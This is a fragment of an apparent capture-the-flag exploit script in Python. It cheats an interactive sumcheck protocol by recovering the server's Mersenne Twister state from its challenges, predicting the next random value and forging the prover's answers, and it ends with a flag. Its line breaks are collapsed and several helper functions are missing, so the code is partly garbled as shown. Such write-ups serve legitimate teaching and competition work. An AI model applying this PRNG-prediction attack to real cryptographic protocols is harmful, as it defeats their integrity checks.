expect = 1337 io.sendlineafter(b"Enter the sum:", str(expect).encode())
p = gen_ps(expect) send_values(p, p) expect = p
line = io.recvuntil(b"Do you want to play? (y/n):") if play: io.sendline(b"y") else: io.sendline(b"n") io.recvline() io.recvline() io.recvline() return None
rs = []
for i in range(8): challenge = eval(io.recvline()[12:-1]) assert challenge[0] == True r = challenge[1] rs.append(r)
p = gen_ps(expect) send_values(p, p) expect = p
challenge = eval(io.recvline()[12:-1]) assert challenge[0] == True r = challenge[1] rs.append(r) assert len(rs) == 9
if last_r == 0: p = gen_ps(expect) send_values(p, p) expect = p else: rs.append(last_r) actual_sum = poly.eval(rs) p0 = ((actual_sum - last_r*expect) * pow(1 - 2*last_r, -1, P)) % P p1 = (expect - p0) % P assert (p0 + last_r * (p1 - p0)) % P == actual_sum assert (p0 + p1) % P == expect send_values(p0, p1)
print(io.recvline().decode('ascii')) print(io.recvline().decode('ascii')) print(io.recvline().decode('ascii')) return rs
first_part = round_loop(True)first_part = flatten([r_to_32(i) for i in first_part])first_part = [untemper(i) for i in first_part][:-5]
ignore = [round_loop(False) for _ in trange(39)]
second_part = round_loop(True)second_part = flatten([r_to_32(i) for i in second_part])second_part = [untemper(i) for i in second_part][5:]
ignore = [round_loop(False) for _ in trange(15)]next_state = gen_next_state(first_part, second_part)[:64]next_rs = gen_next_random_values(next_state)next_last_r = next_rs[5]
final_play = round_loop(True, next_last_r)Flag: .;,;.{sumcheck_needs_secure_random...}